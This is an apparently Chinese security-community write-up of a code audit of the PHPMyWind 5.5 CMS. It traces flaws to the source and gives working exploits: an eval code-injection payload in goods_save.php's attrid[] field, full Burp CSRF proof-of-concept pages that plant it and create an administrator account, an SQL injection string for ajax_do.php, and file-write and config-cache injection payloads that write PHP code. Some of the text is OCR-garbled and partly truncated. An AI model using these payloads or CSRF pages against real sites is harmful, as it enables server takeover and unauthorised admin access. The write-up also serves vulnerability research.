

## 有限制的代码执行漏洞

这个漏洞呢在很久以前乌云上就被人提起，但是貌似一直没有修复。


平时有空刷一刷乌云上的代码审计文章能学到不少东西的，一些姿势可能是一点就明白，但是如果不了解过，自己可能需要很长时间去发现，当你看到一些有趣的姿势，再

首先找到的入口点在common.func.php第554-559行


```
function String2Array($data)
{
    if($data == '') return array();
    @eval("\$array = $data;");
    return $array;
}
```

如果没有经过任何处理传入进来的话很明显的一个代码执行漏洞。

然后全局搜一下调用的地方



只有两处调用的地方，来看第一处，搜索表名



找到几处，跟进一处

在goods\_save.php第103-117行

```
if(is_array($attrid) && is_array($attrvalue))
{
    //■■■■■■■■■■
    $attrstr .= 'array(';
    $attrids = count($attrid);
    for($i=0; $i<$attrids; $i++)
    {
        $attrstr .= "'".$attrid[$i]."'=>'".$attrvalue[$i]."'";
        if($i < $attrids-1)
        {
            $attrstr .= ',';
        }
    }
    $attrstr .= ');';
}
```

可以看到attrstr是以数组形式存储的，往上走，发现\$attrid和attrvalue并没有进行任何处理。

这两个字段都可以

Body	colorval	
Body	boldval	
Body	attrvalue[]	1
Body	attrid[]	1 {\${phpinfo()}}
Body	attrvalue[]	1
Body	attrid[]	2
Body	payfreight	1
Body	marketprice	1
Body	salesprice	1
Body	goodsid	121
Body	weight	1
Body	houenum	
Body	housewarn	false
Body	warnnum	
Body	integral	0
Body	source	
Body	author	p0desta1
Body	picurl	

[首页](#)
[自动审计](#)
[common\\_func.php](#)
[王同接东](#)
[goodsshow.php](#)
[全局搜索](#)
[goods.php](#)
[全局搜索](#)
[goodsorder\\_update.php](#)
[goods\\_save.php](#)
[goods\\_save.php](#)
[diyfield\\_sa](#)

内容(支持正则):
 



查找


停止

☐ 正则

☐ 不区分大小写

ID	文件路径	内容详细
1	/goodsshow.php	\$rowattr = String2Array(\$row['attrstr']);
2	/admin/goods_update.php	\$rowattr = String2Array(\$row['attrstr']);
3	/include/common_func.php	function String2Array(\$data)



触发的地方就两处

表 添图片

刷新

客管理  
单管理  
别管理  
表管理

PHP Version 5.4.45 	
System	Windows NT PODESTA 6.2 build 9200 (Windows 8 Home Premium Edition) i586
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	ccscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchanted=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpStudy\PHPTutorial\php\php-5.4.45-nts\php.ini
Scan this dir for additional ini files	(none)



CSRF突破屏障

classid=12&typeid=10&brandid=-1&title=test&colorval=&boldval=&attrvalue%5B%5D=1&attrid%5B%5D=1%7C%7B%24%7Bphpinfo%28%29%7D%7D&

所有字段,并没有进行csrf防护,用burp生成一个csrf攻击poc

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://www.test.com/phpmywind_5.5/admin/goods_save.php" method="POST" id="test">
  <input type="hidden" name="classid" value="12" />
  <input type="hidden" name="typeid" value="10" />
  <input type="hidden" name="brandid" value="-1" />
  <input type="hidden" name="title" value="test" />
  <input type="hidden" name="colorval" value="" />
  <input type="hidden" name="boldval" value="" />
  <input type="hidden" name="attrvalue[]" value="1" />
  <input type="hidden" name="attrid[]" value="1|{{$phpinfo()}}" />
  <input type="hidden" name="attrvalue[]" value="1" />
  <input type="hidden" name="attrid[]" value="2" />
  <input type="hidden" name="payfreight" value="1" />
  <input type="hidden" name="marketprice" value="1" />
  <input type="hidden" name="salesprice" value="1" />
  <input type="hidden" name="goodsid" value="121" />
  <input type="hidden" name="weight" value="1" />
  <input type="hidden" name="houenum" value="" />
  <input type="hidden" name="housewarn" value="false" />
  <input type="hidden" name="warnnum" value="" />
  <input type="hidden" name="integral" value="0" />
  <input type="hidden" name="source" value="" />
  <input type="hidden" name="author" value="p0desta1" />
  <input type="hidden" name="picurl" value="" />
  <input type="hidden" name="linkurl" value="" />
  <input type="hidden" name="keywords" value="" />
  <input type="hidden" name="description" value="" />
  <input type="hidden" name="content" value="" />
  <input type="hidden" name="autodescsize" value="200" />
  <input type="hidden" name="autopagesize" value="5" />
  <input type="hidden" name="hits" value="157" />
  <input type="hidden" name="orderid" value="3" />
  <input type="hidden" name="posttime" value="2018-12-27 18:10:54" />
  <input type="hidden" name="checkinfo" value="true" />
```

```

        <input type="hidden" name="action" value="add" />
        <input type="hidden" name="cid" value="" />
    </form>
    <script>document.getElementById("test").submit();</script>
</body>
</html>

```

发送给管理员，当管理员访问后，直接在前台拿到shell了。

当然，CSRF添加管理员也是同样的事情,但是既然都需要借助CSRF,能直接getshell就没必要多此一举了。

```

<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://www.test.com/phpmywind_5.5/admin/admin_save.php" method="POST">
    <input type="hidden" name="username" value="p0desta2" />
    <input type="hidden" name="password" value="p0desta2" />
    <input type="hidden" name="repassword" value="p0desta2" />
    <input type="hidden" name="question" value="0" />
    <input type="hidden" name="answer" value="" />
    <input type="hidden" name="nickname" value="" />
    <input type="hidden" name="levelname" value="1" />
    <input type="hidden" name="checkadmin" value="true" />
    <input type="hidden" name="action" value="add" />
    <input type="submit" value="Submit request" />
</form>
</body>
</html>

```

## 后台鸡肋的SQL注入

```

case 'delall':
    $sql = "DELETE FROM `{$tbname}` WHERE id IN ($ids)";
    die($sql);
    $dosql->ExecNoneQuery($sql);
    break;

```

后台代码有多处类似这样的,id等参数都做了很好的防护，但是多处in后的参数没做处理。

## 构造payload

```
admin/ajax_do.php?action=delall&ids=1) and (select 1)=(1&type=goodsattr
```

## 后台任意文件写入

一般cms都会写一个文件写入的函数，如果这个函数里面没有限制的话就全局搜索调用这个函数的地方，然后跟进

```

function Writef($file,$str,$mode='w')
{
    if(file_exists($file) && is_writable($file))
    {
        $fp = fopen($file, $mode);
        flock($fp, 3);
        fwrite($fp, $str);
        fclose($fp);

        return TRUE;
    }
    else if(!file_exists($file))
    {
        $fp = fopen($file, $mode);
        flock($fp, 3);
        fwrite($fp, $str);
        fclose($fp);
    }
    else
    {
        return FALSE;
    }
}

```

[首页](#)
[自动审计](#)
[common\\_func.php](#)
[主同搜索](#)
[web\\_config.php](#)
[全局搜索](#)
[web\\_config.php](#)

内容(支持正则): 


☐ 正则
 ☐ 不区分大小写

```
if($action == 'updateauth')
{
    $fdir = PHPMYWIND_DATA.'/cache/auth/';
    $fname = 'auth_'. $cfg_auth_key.'.php';
    //die($jsonStr);

    //■■■■■■■
    Writef($fdir.$fname, $jsonStr);


    echo TRUE;
    exit();
}
```

admin/ajax\_do.php?action=updateauth&jsonStr=<?php phpinfo();>

\$cfg\_auth\_key.

先知社区

获取



PHP Version 5.4.45



System	Windows NT PODESTA 6.2 build 9200 (Windows 8 Home Premium Edition) i586
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini)	C:\WINDOWS

继续看第二处database\_done.php

```
if($conftb == 1)
{
    //■■■■■■■■■■
    $config_cache = PHPMYWIND_INC.'/config.cache.php';
    $str = '<?php    if(!defined(\'IN_PHPMYWIND\')) exit(\'Request Error!\');'. "\r\n\r\n";
    $dosql->Execute("SELECT `varname`,`vartype`,`varvalue`,`vargroup` FROM `#@__webconfig` ORDER BY orderid ASC");
    while($row = $dosql->GetArray())
    {
        //■■■■■ '
        //■■■■■■■■■■ /
        $vartmp = str_replace("'",'', $row['varvalue']);

        if(substr($vartmp, -1) == '\\')
        {
            $vartmp = substr($vartmp, 1, -1);
        }

        if($row['vartype'] == 'number')
        {
            if($row['varvalue'] == '')
            {
                $vartmp = 0;
            }

            $str .= "\${$row['varname']} = ".$vartmp."; \r\n";
        }
        else
        {
            $str .= "\${$row['varname']} = '".$vartmp."; \r\n";
        }
    }
    $str .= '?>';
    Writef($config_cache, $str);
}
```

看它的逻辑

```
$vartmp = str_replace("'",'', $row['varvalue']);
```

开头直接将所有单引号替换掉了，如果以下写入的时候都在单引号里面是不会出现问题的，但是

```

if($row['vartype'] == 'number')
{
    if($row['varvalue'] == '')
    {
        $vartmp = 0;
    }

    $str .= "\${$row['varname']} = ".$vartmp."; \r\n";
}

```

如果vartype==number就没有，它是从数据库中取出的，找一下写入的地方

```

if($action == 'add')
{

    if($varname == '' || preg_match('/^[a-z_]/', $varname))
    {
        ShowMsg('■■■■■■■■■■[a-z_]■■■■', $gourl);
        exit();
    }

    //■■■■
    $varname = 'cfg_'. $varname;

    if($vartype=='bool' && ($varvalue!='Y' && $varvalue!='N'))
    {
        ShowMsg('■■■■■■■■■■\Y\■■\N\■■', $gourl);
        exit();
    }

    if($dosql->GetOne("SELECT `varname` FROM `#@__webconfig` WHERE varname='$varname'"))
    {
        ShowMsg('■■■■■■■■■■', $gourl);
        exit();
    }

    //■■■OrderID
    $row = $dosql->GetOne("SELECT MAX(orderid) AS orderid FROM `#@__webconfig`");
    $orderid = $row['orderid'] + 1;

    $sql = "INSERT INTO `#@__webconfig` (siteid, varname, varinfo, varvalue, vartype, vargroup, orderid) VALUES ('$cfg_siteid',
    if(!$dosql->ExecNoneQuery($sql))
    {
        ShowMsg('■■■■■■■■■■■■■■■■■■■■', $gourl);
        exit();
    }

    WriteConfig();
    ShowMsg('■■■■■■■■■■■■■■■■■■■■', $gourl);
    exit();

}

```

发现

```

if($vartype=='bool' && ($varvalue!='Y' && $varvalue!='N'))
{
    ShowMsg('■■■■■■■■■■\Y\■■\N\■■', $gourl);
    exit();
}

```

它对布尔类型做了限制，却没有多复制几行代码对number进制限制。

那么

变量名称:

shell

\*

系统会自动为变量添加 '\$cfg\_' 前缀

参数说明:

XXXX

\*

变量值:

1;phpinfo();

变量类型:

☐ 文本

☒ 数字

☐ 布尔(Y/N)

☐ 多行文本

所属组:

基本设置

▼

提交

返回



不安全 | [www.test.com/phpmywind\\_5.5/admin/web\\_config.php](http://www.test.com/phpmywind_5.5/admin/web_config.php)

PHP Version 5.4.45	
System	Windows NT PODESTA 6.2 build 9200 (Windows 8 Home Premium Edition) i586
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpStudy\PHPTutorial\php\php-5.4.45-nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525

点击收藏 | 2 关注 | 1

[上一篇：使用区块链技术来创建安全备份](#) [下一篇：35c3CTF collectio...](#)

1. 0 条回复
- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)



